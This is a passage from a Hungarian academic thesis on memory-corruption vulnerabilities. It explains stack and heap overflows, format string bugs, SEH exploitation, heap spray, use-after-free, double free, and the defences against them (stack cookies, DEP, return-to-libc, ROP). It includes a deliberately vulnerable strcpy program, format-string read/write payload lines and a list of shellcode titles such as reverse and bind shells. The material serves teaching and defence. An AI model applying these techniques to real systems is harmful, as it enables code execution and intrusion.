is. Minden egyes metódus hívás során az előbbiekben felsorolt adatok sorozata kerül, amelyet együttesen a metódus stack frame-jének neveznek. Amennyiben pl. A metódus meghívja B metódust, B metódus pedig C-t úgy a C metódus végrehajtása során a stack állapota a 3.3. ábrának megfelelő lesz.



3.3. ábra stack frame-ek a veremben

A stack frame pontos tartalma és az eltárolt adatok sorrendje az úgynevezett metódushívási konvenciótól függ (calling convention). A metódusból való visszatérés után a befejeződött metódus stack frame-jét el kell távolítani a veremből. Ezt a metódus saját maga és a metódust hívó metódus is megteheti. Az alkalmazott fontosabb hívási konvenciók az alábbiak: *cdecl, sdtcall, fastcall* [17].

Tekintsük az alábbi egyszerű c programot (pelda.c):

```
#include <string.h>
void func1(char* ar1)
{
  char ar2[10];
  strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
  func1(argv[1]);
}
```

A main metódusban egyetlen utasítás szerepel a *func1* nevű metódushívás. *Cdecl* hívási konvenciót feltételezve a verem tartalma a *func1* metódusba történt belépés után az alábbi lesz (32 bites architektúrát feltételezve):


argv[1]-re mutató pointer (4 byte)
a metódus visszatérési címe (4 byte)
a lementett bázis pointer (4 byte)
használaton kívüli hely (2 byte)
ar2 tömb lokális változó (10 byte)

A metódus meghívása előtt a hívó metódus leteszi a verembe a metódus paramétereket, jelen esetben az *argv[1]*-re mutató pointert. Ezután leteszi a metódus visszatérési címét (a hívó metódus hívás utáni utasításának a címe), majd lementi a bázis pointert (*push ebp*). Ezután átállítja a bázis pointer értékét az aktuális veremcímre (*mov ebp, esp*), és helyet foglal a lokális változóknak (*sub esp, 0c*). Jelen esetben 10 byte helyre van szükség a lokális változókhoz, de mivel a foglalás 4byte-ra kereken történik, ezért a verembe lesz 2 byte-nyi használaton kívüli érték, majd jön a 10 byte-os *ar2* tömb. A metódus végrehajtása során a paraméterben átadott string értéke bemásolódik a 10 byte-os helyre, majd a metódus befejezi a futását az alábbi módon: Mivel nincs visszatérési érték, ezért az *eax* regiszter nem kerül beállításra. A verem címét a hívó metódus visszaállítja az aktuális

bázis pointer címre (*mov esp, ebp*), illetve a régi bázispointer is visszaállításra kerül (*pop ebp*). Ez után már csak arra van szükség, hogy a verem tetején lévő értékre kerüljön a vezérlés (a metódus visszatérési címére), azért hogy a program futása ott folytatódjon ahol a metódushívás előtt volt. A verem túlcsordulásos memória korrupció esetén [18] ez a visszatérési cím kerül felülírásra, ezáltal a metódusból való kilépéskor a program futása nem ott folytatódik ahol a metódushívás megtörtént.

Tételezzük fel, hogy a *func1* metódusnak átadott paraméter 20 byte nagyságú. Ebben az esetben az *strcpy* string-másoló metódus hívásakor egy 20 byte nagyságú adat másolódik be a 10 byte nagyságú helyre. Jelen esetben ez azt fogja jelenteni, hogy a 11.-ik és 12.-ik adat bekerül a használaton kívüli helyre, a 13-16. adat felülírja az elmentett bázispointert és az utolsó 4 byte pedig a metódus visszatérési címét. Amennyiben ez a cím egy nem hozzáférhető memóriarészre mutat, vagy az ezen a helyen lévő adatot a processzor nem tudja értelmezni, úgy a program futása leáll (*access violation* üzenettel windowson illetve *segmentation fault* üzenettel linuxon).

A *pelda.c* fájlhoz tartozó veremtúlcsordulást kiaknázó támadó kódot a 3.4. ábrán látható módon kell összeállítani. Az első 16 byte adat csupán a verem felülírására szolgál. A következő négy byte a kívánt memória cím, ahová a futást irányítja a támadó kód. A 3.4. ábrán ez a cím közvetlenül a cím utáni részre mutat, tehát valójában a felülírás során a metódus visszatérési címére a verem egy címe kerül. A 21.-ik bytetól kezdve a támadó kódba kerül a tényleges támadást végrehajtó kódsorozat, más néven a payload.



3.4. ábra Egyszerű támadó kód verem túlcsorduláshoz

Valójában a felülírt cím helyére az éppen aktuális verem címet eltalálni koránt sem egyszerű dolog. Egy jól megírt veremtúlcsordulás exploitban a visszatérési cím helyére inkább egy olyan ténylegesen kódot tartalmazó memóriacím kerül, amely automatikusan visszairányítja a program futását a veremre. Erre a feladatra kiváló egy *jmp esp* utasítás. Ez a megoldás azért is szerencsésebb az előzőnél, mert így a támadó kód a verem aktuális

állapotától teljesen független, a támadó kód bármely veremcímen lehet. Tovább növeli a támadó kód sikeres lefutásának esélyét, ha a payload és a *jmp esp* címe közé egy úgynevezett *nopsled* szakaszt helyezünk. A *nopsled* egybyte-os *nop* (no operation) utasítások sorozata. Ezzel a megoldással a veremre irányított ugrásnak biztonsági tartaléka is van, mivel a *jmp esp* a nopsleden belül bárhová érkezhet, a teljes payload hibátlanul le fog futni (3.5. ábra).

3.5. ábra Támadó kód verem túlcsorduláshoz nop sleddel

A támadó kód legfontosabb része a payload. A payload különböző támadó feladatokat láthat el, mint pl. parancssort nyithat, kinyithat egy portot, vagy akár egy tetszőleges másik programot is elindíthat. A "proof of concept" jellegű támadó kódoknál mindezek miatt a támadás sikerességét általában úgy szemléltetik, hogy a támadó kód megnyit egy kalkulátort az operációs rendszeren. Ezekben az esetekben nincs szükség tényleges támadó tevékenységre, mivel ha a szoftver rákényszeríthető a kalkulátor megnyitására, akkor bármely más feladatot is végrehajthat. Tényleges egyszerű támadó kódok könnyen beszerezhetők a támadásokhoz. Számos weboldal operációs rendszerenként és funkcióként rendezve publikálja payloadjait. Az egyik legkiválóbb ezek közül a shell-storm gyűjteménye [19] (3.6. ábra).

Intel x86-64

- Linux/x86-64 - Add map in /etc/hosts file - 110 bytes *by Osanda Malith Jayathissa*
- Linux/x86-64 - Connect Back Shellcode - 139 bytes *by MadMouse*
- Linux/x86-64 - access() Egghunter - 49 bytes *by Doreth.Z10*
- Linux/x86-64 - Shutdown - 64 bytes *by Keyman*
- Linux/x86-64 - Read password - 105 bytes *by Keyman*
- Linux/x86-64 - Password Protected Reverse Shell - 136 bytes *by Keyman*
- Linux/x86-64 - Password Protected Bind Shell - 147 bytes *by Keyman*
- Linux/x86-64 - Add root - Polymorphic - 273 bytes *by Keyman*
- Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with open,write,close - 358 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with echo cmd - 273 bytes *by Christophe G*
- Linux/x86-64 - Read /etc/passwd - 82 bytes *by Mr.Un1k0d3r*

3.6.ábra Részlet a shell storm shellcode gyűjteményéből [19]

Mindezek segítségével a támadás összeállításához mindösszesen az alábbiak kellenek: meg kell határozni a verem felülíráshoz szükséges adatmennyiséget, a visszatérési címet meg kell választani megfelelően és végezetül egy payloadot keresni és hozzáfűzni a támadó kódsorozathoz. A verem túlcsordulás a 90-es évek óta ismert technológia, ezért számos védekezést dolgoztak ki ellene.

A klasszikus stack overflow-val kapcsolatos kutatások a jelenleg érvényben lévő védekezési technikák miatt kevésbé népszerűek. Az aktuális kutatások főként a detektálhatósággal kapcsolatosak [22], illetve a stack overflow valamely továbbfejlesztett változatával foglalkoznak inkább.

3.2. Halom túlcsordulás

A halom túlcsordulás (heap overflow) a túlcsordulásos memóriakorrupciós hibák egy gyakori példája, amely a heap szegmensben jön létre [23] [24]. A halomban a szoftver főként a dinamikusan változó adatokat tárolja, úgynevezett chunk-okban. A chunk egy nagyobb memóriaszelet, méretük változó. A heapnek folyamatosan tárolnia kell a rendelkezésre álló szabad helyeket, azért hogy a memóriafoglalásokat meg tudja valósítani. A rendelkezésre álló szabad chunkok láncolt listás szerkezetben tárolódnak, olyan módon, hogy az azonos méretű chunkok vannak összefűzve, így külön láncolt listája van a 8 byte nagyságú szabad helyeknek, a 16 byte nagyságúaknak és így tovább 8 byteonként egészen 127*8 byte- ig. Az e feletti szabad helyek mérettől függetlenül egy listában tárolódnak. Ez a fajta szabad hely nyilvántartás rendkívüli módon meggyorsítja a memória allokációt a heapben.

Méret		Előző méret	
Szegmens index	Flag-ek	Használaton kívül	Index
Flink			
Blink			

3.7. ábra Egy heap chunk szerkezete a szabadlistában [23]

3.8. ábra Szabadlisták összefűzése kétszeres láncolt listákkal [23]

További hatékony megvalósítást jelent a lookaside lista, amely egyszeres láncolt listába fűzi a szabad helyeket. Ezen listák jelentősége túlmutat a dolgozat témáján, mivel a halom túlcsordulás esetén a kétszeresen láncolt listában tárolt szabadlisták által jön létre a memória korrupció. A 3.7 ábra egy darab chunk szerkezetét mutatja a szabad listában, a 3.8. ábra pedig az azonos méretű szabadlisták összefűzését szemlélteti.

A halom túlcsordulás során egy használt memóriarészt ír felül a szoftver, amely által beleír valamely szabadlistában szereplő chunk headerjébe. Egy célzott támadással a támadó képes tehát módosítani valamely szabadlista headerjének Flink és Blink adatát. Ennek jelentősége a szabadlista egy elemének kivételekor érzékelhető. Abban az esetben, ha egy adott méret foglalásakor a megfelelő kétszeresen láncolt lista valamely elemét el akarja távolítani az operáció rendszer, akkor a következő szabad elem Blink mutatóját az előző elemre, az előző szabad elem Flink mutatóját a következő elemre kell állítania. Ennek menete az alábbi:

Bejegyzés2→BLINK→FLINK = Bejegyzés2→FLINK
Bejegyzés2→FLINK→BLINK = Bejegyzés2→BLINK

Mivel a támadó át tudja írni az adott chunk Blink elemét, ezért egy olyan helyre tudja irányítani azt, amely helyen szintén ő határozza meg az adatokat, tehát valójában be tudja állítani a Blink->Flink értéket. Ugyanígy át tudja írni az adott chunk Flink elemét, ezért egy tetszőleges memóriahelyre egy tetszőleges értéket tud írni. Mindez azt jelenti, hogy el tudja téríteni a program futását egy saját helyre, ahová előzőleg támadó kódot helyezhetett. Az eltérítésnek számos módja lehet: a veremtúlcsorduláshoz hasonlóan a támadó átírhat egy metódus visszatérési címet a veremben, átírhat egy jump utasítást a kódszegmensben vagy akár átírhat egy kivételkezelési címet is.

A heap overflow-val kapcsolatos kutatások napjainkban főként egy-egy hibakihasználásra fókuszálnak [26].

3.3. Egyéb memória korrupciók

A klasszikus példákon túl a memória korrupciónak számos egyéb fajtája létezik. Ebben az alfejezetben ezekből mutatom be a fontosabbakat. Egy gyakran elkövetett szoftverhiba eredménye a format string sérülékenység [27], [28].

A format string sérülékenység oka a *printf* metódus rossz használta. A *printf* metódus egy formázott stringet jelenít meg, ezért használata nagyon gyakori parancssoros programokban. A metódus egy string bemeneti paramétert vár, ugyanakkor lehetőség van úgynevezett formázó karaktereket is elhelyezni a stringben.

printf("Az első érték %d, a második szó: %s",16,"valami");

Amennyiben egy formázó karakter szerepel a bemeneti stringben, úgy az alkalmazás a string utáni változók aktuális értékét helyettesíti be az adott helyre. Ennek megvalósítása technikailag úgy történik, hogy a behelyettesítendő értékeket a folyamat a stackre helyezi a megfelelő sorrendben, így a metódusnak ezeket csak fel kell vennie egymás után. A *printf("%s",a)* metódushívásra például az *a*-val jelölt string memóriacíme a stackre kerül, a *printf* innen veszi fel a stringet és írja ki azt a stringet lezáró nullbyte-ig. A *printf* helytelen használata esetén is ez történik. Ha lemarad a változó a metódushívásból (pl.: *printf("%s")*), úgy a program felveszi a stackről a soron következő címet és az adott címen keresi a stringet, bár ebben az esetben a stacken lévő soron következő cím teljesen más okból került oda. Amennyiben a szoftver egy ellenőrzés nélküli stringgel hívja meg a *printf*-et (pl. *printf(s)*), úgy a támadó az *s* változóban egy formázó karakter segítségével nem kívánt működésre bírhatja a programot. Legegyszerűbb eset az, amikor az *s*-be egy *%s* kerül, de a stacken lévő soron következő cím nem valós, ez esetben a program futása leáll, mivel egy nem létező címről próbált adatot olvasni a program.

A következő utasítás a stacken soron következő 5 értéket jeleníti meg 8 számjeggyel:

printf ("%08x %08x %08x %08x %08x\n");

A fenti esetben a folyamat a *%x* hatására hexadecimális számokat keres. Mivel azonban nem került ilyen a stackre közvetlenül (a metódushívásban nincsenek változók), ezért a stacken egyébként is ott lévő címeket fogja megjeleníteni. A formázó karakterekkel való trükközéssel egy tetszőleges helyen lévő cím is megjeleníthető. Ez az alábbi módon történhet: először elhelyezzük a kívánt címet a stacken az értékkel és a hozzá tartozó *%x* hexadecimális formázókarakterrel, ezután pedig egy *%s* formázó karaktert teszünk. Ez a kombináció arra készteti a *printf* metódust, hogy a %s-nél vegye fel a stackről a címet (ez lesz a beállított memóriacímünk) és innen olvassa ki az adatot:

printf ("\x10\x01\x48\x08 %x %x %x %x %s");

A fenti megoldás hasznos lehet pl. a címtér randomizálás (3.9. fejezet) eltolásának megállapítására. A formázó karakterek segítségével nem csak olvasni tudunk adott címről, hanem írni is. Az előző példában a *%s*-t *%n*-re cserélve a megadott címről nem olvasni fog a *printf* hanem írni. Az érték, amit ír az megegyezik az addig kiírt karakterek számával.

printf ("\x10\x01\x48\x08 %x %x %x %x %n");

Amennyiben egy hosszú dummy stringeket írunk a *%x%x%x%x%n* formázó string elé, úgy a kiírt érték is szabályozható. Ezzel a módszerrel gyakorlatilag tetszőleges érték írható tetszőleges helyre, amely egy jól működő memóriakorrupcióhoz elégséges feltétel. A megvalósítás tehát úgy történik, hogy a memóriába írandó értéknek megfelelő dummy string részlet szerepel a metódushívás paraméterének elején, eztán jön a memóriacím, ezután pedig a *%x%x%x%x%n* formázókarakter. A módszernek vannak korlátai a dummy string által szabályozható érték miatt, de ettől eltekintve ez ugyanazt az esetet jelenti, amelyet a heap túlcsordulásnál bemutattam: tetszőleges helyre tetszőleges érték írása.

Szintén gyakori memóriakorrupciós kiaknázási módszer a kivételkezelés hibájának kiaknázása. A strukturált kivételkezelő [29] a modern operációs rendszereknél alapvető fontosságú. Amennyiben egy program nem tud egy feladatot végrehajtani, úgy kivétel váltódik ki, így ahelyett hogy az adott folyamat leállna a programvégrehajtás a kivételkezelő utasításokkal folytatódik. A kivételeket úgynevezett *try catch* blokkokba írják, de ha a

szoftverfejlesztő nem gondoskodik kivételkezelő kódról egy adott résznél és a végrehajtás akadályba ütközik, úgy az operációs rendszer a saját kivételkezelését bocsájtja rendelkezésre az alkalmazás számára. Windows operációs rendszeren a kivételkezelők láncolt listákban vannak összefűzve. A lista végén a windows API kivételkezelője található.

Egy kivételkezelő rekord tartalmazza az adott kivételkezelő utasítássorozat címét valamint a következő kivételkezelő rekord címét. A kivételt a folyamat először próbálja lekezelni az első kivételkezelő utasítássorozattal, amennyiben a kivételkezelő flagek ezt engedik. Ha ez nem teljesül, akkor a láncolt lista következő elemére ugrik, és itt próbálja meg kezelni a kivételt. A lista végén a windows api kivételkezelője áll, a lista végét a következő címként szereplő *ffffffff* jelez (3.9 ábra).


```
0012FF2C  0040105A Z▶@.  RETURN to stack_de.0040105A from stack_de.004010D0
0012FF30  0012FF48 H ‡.  ASCII "AAAAAAAAAA"
0012FF34  00333014 ¶03.  ASCII "AAAAAAAAAA"
0012FF38  0069006E n.i.
0012FF3C  00000000 ....
0012FF40  7FFD4000 .@²⌂
0012FF44  00402862 b(@.  stack_de.00402862
0012FF48  41414141 AAAA
0012FF4C  41414141 AAAA
0012FF50  00004141 AA..
0012FF54  0012FF38 8 ‡.  UNICODE "ni"
0012FF58  100E574C LW♫▶
0012FF5C  0012FFB0 ░ ‡.  Pointer to next SEH record
0012FF60  004011D8 ╤◀@.  SE handler
0012FF64  0040DE18 ↑▐@.  stack_de.0040DE18
0012FF68  00000000 ....
0012FF6C  0012FF78 x ‡.
0012FF70  0040109F ƒ▶@.  RETURN to stack_de.0040109F from stack_de.00401005
0012FF74  00333014 ¶03.  ASCII "AAAAAAAAAA"
0012FF78  0012FFC0 └ ‡.
0012FF7C  0040146C l¶@.  RETURN to stack_de.0040146C from stack_de.0040100A
```


3.9. ábra Stack frame kivételkezelő blokkal [29]

Memória korrupció szempontjából csak egy darab rekordnak van szerepe. A 3.9. ábra egy kivételkezelő rekorddal ellátott stack framet mutat be. A lokális változók túlírásával a következő kivételkezelő rekordra mutató címet és az első kivételkezelő utasítássorozat címét is felül lehet írni. Így tehát ha az első kivételkezelő utasítássorozat címét tetszőlegesen átírjuk a kívánt címre, úgy ugyanazt a hatást érjük el, mint egy hagyományos puffer-túlcsordulásnál. A két eset között annyi különbség van, hogy a kivételkezelés kiaknázásánál az alkalmazást még kivételre is kell futtatni. Ehhez gyakran az is elég, ha a verembe kerülő adatok mennyisége túl sok.

Egy kivételkezeléssel kapcsolatos kiaknázás a gyakorlatban úgy történik, hogy a következő kivételkezelő rekord címének helyére egy úgynevezett short jump utasítás kerül (épp akkora hogy átugorja a kivételkezelő kód címét), a kivételkezelő kód címének helyére pedig egy a kódszegmensben szereplő *pop pop ret* kódrészlet címe kerül. Így a kivétel kiváltódásakor

először lefut a *pop pop ret* utasítás sorozat és mivel a következő rekord címe az aktuális veremmutatótól 8 byte-nyira van ezért a két darab *pop* utasításnak köszönhetően a *ret* utasítás a short jumpra adja a vezérlést. Így végrehajtódik a kivételkezelő kód címe utáni utasítássorozat (3.10. ábra).



3.10. ábra SEH exploit [29]

A memória korrupciónak számos egyéb módja és variációja van. A heap spray [30] technika akkor hasznos, amikor a támadónak lehetősége van a heapbe írni nagy mennyiségű adatot. Erre tipikus példa pl. egy böngésző, amikor a támadó saját html fájlt hozhat létre. Mivel a html fájlokban a javascriptek megengedettek, ezért a támadó változókat és tömböket deklarálhat, amelyek a böngésző folyamatának heapjében lesznek tárolva. Amennyiben a támadó olyan javascript ciklust készít, amely egy hatalmas nagyságú tömböt tölt fel támadó kódsorozattal, akkor ezek a heap különböző részein lesznek jelen, a támadó szétszórta az támadó kódsorozatokat a heapben. A támadás kivitelezéséhez a kódvégrehajtást a heap egy tetszőleges részére kell irányítani és mivel a támadó kód elárasztotta a heapet, ezért a tetszőleges hely jó eséllyel betalál valamelyik támadó kód példányra. A heap spray részletesebb bemutatását az 5.-ik fejezetben teszem meg.

A heap sprayt előszeretettel alkalmazzák pl. use after free [31] típusú hibák kiaknázásához. Ennél a hibánál a szoftver egy már felszabadított változót akar használni. Virtuális metódusok esetén a metódusok címei egy táblában tárolódnak. A támadás során a támadó létrehozza a túl hamar felszabadított objektumot majd felszabadíttatja azt. Ezután saját támadó objektumokat helyez el a heapben heap spray technikával. Végezetül a szoftverhibát kihasználva elindítja a már felszabadított objektum metódusát, amely jó eséllyel már felül lett írva a saját támadó objektummal a heap sparay-nek köszönhetően. Így a támadó elérte a saját támadó kódjának a lefutását.

Ugyancsak említésre méltó még az objektumok kétszeres felszabadítása miatti *double free* hiba [32]. Ebben az esetben egy objektumot kétszer szabadít fel az operációs rendszer egy szoftverhiba miatt. A hibát az alábbi módon lehet kiaknázni: A támadónak el kell érnie, hogy a memóriablokk az első felszabadítás után a heap lookaside listájába, a másodszori felszabadítás után pedig a kétszeresen láncolt szabad listába kerüljön. Amennyiben ez teljesül, úgy lesz egy olyan memória rész, amely két helyen is szerepel a heapben. Amennyiben az adott memóriarész újra lefoglalásra kerül (ez a lookaside listából fog történni, mivel először itt keresi a szabad részeket az operációs rendszer), akkor a támadó tud olyan adatot ide helyezni, amellyel a szabadlistás rész mutatóit átállítja. Ezek után elegendő a szabadlistás részt újra lefoglalni, mert így a halom túlcsordulásnál bemutatott módon a szabadlista adott elemének kiláncolásával tetszőleges memóriacímre írható lesz tetszőleges adat. Ennek pedig az lesz a következménye, hogy bármely metódus visszatérési cím felülírható lesz a támadó kód címére.

A memória korrupciós hiba és annak kiaknázása lehet teljesen egyedi. Rendkívül nagy jelentőségű volt pl. az Internet Explorer azon hibája (CVE-2014-6332 [33]), amely során a támadó egy powershell utasítást tudott a rendszerrel végrehajtani. A powershell utasítás egy VbScript metódusból lett elindítva a hiba proof of concept exploitjában. Internet Explorer esetén a VBScript végrehajtás "sandboxolva" van. Mindez azt jelenti, hogy az Explorer nem indíthatja el azt. A memóriakorrupciós hiba publikálásakor megmutatták, hogy egy byte adat átírásával (ellenőrizetlen tömbméret miatt) az Explorer sandboxolása egyszerűen kikapcsolható, így gyakorlatilag távolról tetszőleges VbScript makrót tud futtatni a támadó a böngészőn keresztül. Ez a fajta kiaknázás úgynevezett "goodmode"-ba kapcsolja az Explorert és teljesen egyedi kiaknázásnak számít. Mindezek figyelembevételével leszögezhető, hogy a memória korrupció nagyon összetett és sokrétű, valamint bármikor napvilágra kerülhetnek teljesen speciális esetek is.

A következő alfejezetekben a memóriakorrupció elleni védekezéseket és újabb modernebb kiaknázási típusokat mutatok be.

3.4. Stack cookie, heap cookie

A veremtúlcsordulás ellen kidolgozott stack cookie [34] módszer a metódus visszatérési címének felülírását ellenőrzi. A módszer lényege, hogy minden egyes stack frame-be bekerül egy az alkalmazás indításakor véletlenszerűen kiválasztott érték. A metódushívás során a metódus stack framejének felépítésekor az alkalmazás a lokális változók és a metódus visszatérési címe közé helyezi a véletlenszerűen kiválasztott értéket. A stackframe-ben így az alábbi értékek lesznek elhelyezve a következő sorrendben:

visszatérési cím
elmentett bázis pointer
stack cookie
lokális változók

A metódus stack frame-jében szereplő lokális változók felülírásával először így a stack cookie értéke íródik felül. A metódus epilógus során a visszatérés előtt az alkalmazás ellenőrzi, hogy a stack cookie értéke megváltozott-e. Amennyiben igen, úgy nem tér vissza a frame-ben szereplő címre, hanem leállítja a program futását.

Ez a módszer elég hatékonyan működik a metódus visszatérési cím felülírásának detektálására, ugyanakkor ez sem jelent tökéletes megoldást. Vannak megoldások [35] amelyekkel ez a védekezés is megkerülhető, pl. ha a támadó kitalálja a stack cookie értékét és visszaírja a lokális változók felülírásával együtt, vagy ha a kivételkezelés felülírásával a stack cookie megváltozásának detektálásával együtt is képes a saját kódját futtatni. További problémát jelent, hogy a stack cookie használata rendkívül erőforrás igényes. Minden egyes metódushívás során le kell kérdezni kétszer a véletlenszerűen kiválasztott értéket (a stack framebe helyezéskor és a végső összehasonlításkor) valamint az összehasonlítás is lassítja a program működését. Mindezek miatt a stack cookie használatát optimalizálni szokták. A Visual Studio fordítója [36] a /GS flaggel helyez stack cookie-kat az alkalmazásba olyan módon, hogy csak akkor kerül be a stack cookie a stack framebe, amennyiben a metódus string bufferet tartalmaz és annak hossza nagyobb, mint 5 byte. Volt már rá példa, hogy ez a módszer nem jelentet megfelelő védelmet [37].

A heap védelmének érdekében az operációs rendszer a heap cookie-val védekezik. A szabad lista egy elemének kilinkelésekor pl. ellenőrizheti, hogy a következő elem előző elemre mutató értéke megegyezik-e az előző elem következő elemre mutató értékével és ugyanezt fordítva is.

Bejegyzés2→BLINK→FLINK = Bejegyzés2→FLINK→BLINK
Bejegyzés2→FLINK→BLINK = Bejegyzés2→BLINK→FLINK

Amennyiben ez a feltétel nem teljesül, úgy az adott blokk értékei felül lettek írva, így az elem kilinkelése sem biztonságos. Ez a megoldás az ellenőrzés nélküli kilinkelésnél mindenképpen biztonságosabb, ugyanakkor rámutattak már, hogy ez a megoldás se jelent tökéletes védelmet [38].

3.5. Adatvégrehajtás elleni védelem (DEP)

Az adatvégrehajtás elleni védelem vagy angol nevén Data Execution Prevention [39] [40] ötlete a 2000-es évek elejéből származik. A linux kernelekben 2004 óta, a Windows-os operációs rendszerekben az XP SP2 óta van először jelen, később 2006-tól az IOS is átvette a technikát. A védelmi megoldás alapötlete abból a megfigyelésből származik, hogy a korai memóriakorrupciós kiaknázások során a támadó kód a stack egy felülírt részére (stack overflow) vagy a heap egy felülírt részére (heap overflow) került. Ezekben az esetekben a támadó kód adatként került elhelyezésre a memóriában, de a korrupció miatt a processzor mégis kódnak értelmezte azt. Nyilvánvalóan nem lehet azt megakadályozni és a szoftverek alapvető működését tenné tönkre, ha a felhasználó nem tárolhatna közvetlen vagy közvetett módon adatokat a memóriában. Mivel azonban a virtuális memória szegmensekre oszlik, így annak elvben nincs akadálya, hogy az egyes memóriaszegmensekre más jogosultságok vonatkozzanak. Az adatvégrehajtás elleni védelem esetén az adatszegmenseknek csak írási és olvasási jogosultságuk lesz, végrehajtási jogot viszont nem kapnak. Ezzel a védekezéssel az előzőekben bemutatott stack és heap overflow használhatatlanná válik, mivel mindkettőnél adatrészen történne a kódvégrehajtás. A korrupció kiaknázását az is gázolja, hogy a végrehajtható kódrészek ezzel szemben csak végrehajtási és olvasási jogot kapnak. Felülírni a kódszegmens részeket ezért nem lehet, így a támadó kód ide se helyezhető el. Ezzel a megkötéssel minden egyéb memóriakorrupció kiaknázása elvben lehetetlenné válik

(legalábbis a megalkotáskor ezt hitték), mivel pl. egy format string hibánál sem lesz lehetőség a kódot átírva pl. egy kódrészt átugrani. Ezen tulajdonságok miatt ezt a védekezési technikát gyakran W (write) xor X (execute) néven is emlegetik, mivel egy memóriaszegmensek vagy írási, vagy végrehajtási joga van, de a kettő kizárja egymást.

Az adatvégrehajtási vagy más néven memórialap futásvédelem kezdetben kizárólag szoftveres módon valósították meg, de a védekezés hatékonysága és a széleskörű elterjedése miatt a processzorgyártók speciális architektúrával kezdték támogatni hardwaresen is ezt (pl. Intel NX bit).

A DEP-pel kapcsolatos beállítások különbözőek lehetnek, a windows megkülönbözteti az alábbi eseteket: *OptIn*, *OptOut*, *AlwaysIn*, *AlwaysOut*, annak függvényében, hogy milyen DEP szabályokat kényszerít az operációs rendszer a folyamatokra. Amennyiben akár egy szegmensre nincs érvényben a DEP az a teljes folyamat védelmét veszélyeztetheti. Szintén problémás lehet a DEP-nek a támadás legelején történő kikapcsolása. Mivel a DEP mindennapos részévé vált a modern operációs rendszereknek, ezért ennek megkerülése vagy kikapcsolása kulcskérdéssé vált a támadásokhoz. A DEP megkerülésére a következő alfejezetben és a későbbi fejezetekben fogok részletesebben kitérni.

3.6. Return to Libc

A return to libc [41] az első olyan komolyabb támadási próbálkozás, amely a DEP védelmet képes egyszerűen megkerülni. A DEP védelem kitalálásakor főként arra építettek, hogy a DEP bevezetésével a támadó nem tud támadó kódot elhelyezni végrehajtható memóriaterületen és ugyan meg tudja ezt tenni az adatszegmenseken, de ott azt nem tudja végrehajtatni. A return to libc támadás alapötlete az, hogy a támadónak nem feltétlenül van szüksége saját támadó kódot elhelyezni, mivel pl. egy visszatérési cím felülírás arra is elegendő, hogy egy a virtuális memóriában megtalálható tetszőleges metódus lefusson (libc metódus).

Itt tehát a stack overflowon alapuló kihasználással szemben a felülírt metódus visszatérési címe helyére nem egy stackre visszairányító utasítás címe kerül (pl. *jmp esp*), hanem egy jól használható metódus címe (pl. execve linuxon vagy WinExec windowson), majd a metódus

paraméterei, azért hogy az adott metódus a megfelelő paraméterekkel lefusson. A WinExec metódus egyszeri meghívása tökéletesen elegendő arra, hogy egy új folyamatot elindítson a támadó. Ehhez a stacknek az alábbi formában kell kinéznie a felülírás után:

WinExec címe (ez a felülírt visszatérési cím)
WinExec első paramétere (mutató a futtatni kívánt parancs c stílusú string leírására)
WinExec második paramétere (a futtatás módja: normál, rejtett, stb)

Ezzel a módszerrel saját végrehajtandó kód elhelyezése nélkül is tud a támadó egy darab belinkelt könyvtári metódust elindítani. A támadás során a stackre csak a futtatni kívánt metódus címe és paraméterei kerülnek, így ez a DEP védelmet teljes egészében kikerüli. A módszer korlátai ugyanakkor elég nagyok, ugyanis csak a rendelkezésre álló metódusokból választhat a támadó és azok közül is csupán egyet tud végrehajttatni. Mindezek miatt a return to libc támadás típus így nem Turing teljes.

3.7. Return Oriented Programming (ROP)

A Return Oriented Programming [42] [43] [44] támadás a return to libc módszer tovább fejlesztése, melyet 2007-ben alkottak meg. A módszer kiindulási alapja hasonló a return to libc támadáshoz, ugyanis egyik fő célja az, hogy a támadást saját támadó kód elhelyezése nélkül lehessen végrehajtani (kód-újrafelhasználás). Hasonlóan a return to libc-hez, erre az adatvégrehajtási védelem (DEP) miatt van szükség. A ROP módszer ugyanakkor igyekszik a return to libc legnagyobb hibáját kijavítani, a csupán egy darab libc metódus végrehajthatóságát. A ROP módszer a return to libc támadáshoz képest az alábbi két többlet lehetőséget használja ki:

- a visszatérési cím nem csupán egy libc metódus kezdőcíme lehet, helyette bármely metódus belsejébe, sőt bármely végrehajtható memóriarész tetszőleges helyére irányítható a memóriakorrupció során felülírt metódus visszatérése
- amennyiben a kódvégrehajtás egy olyan helyre kerül, amely helyen néhány szükséges és hasznos utasítás után egy *ret* assembly utasítás következik (ilyen van pl. a metódusok végén), úgy a stacken több visszatérési cím is elhelyezhető, mert a *ret* utasítások miatt ezek egymás után le fognak futni

A return to libc-hez hasonlóan a stacken paraméterek is elhelyezhetők, amelyeket a kódrészlet - amelyre a végrehajtás lett irányítva - verem műveletekkel felvehet. Összességében tehát egy ROP program a stackre történő elhelyezése és formája az alábbi:

visszatérési cím
paraméterek (opcionális)
visszatérési cím
paraméterek (opcionális)
....
visszatérési cím
paraméterek (opcionális)

A támadó kód előállítása szempontjából a ROP módszer az alábbi dolgot jelenti: A támadó kód assembly utasítások sorozatát tartalmazza:
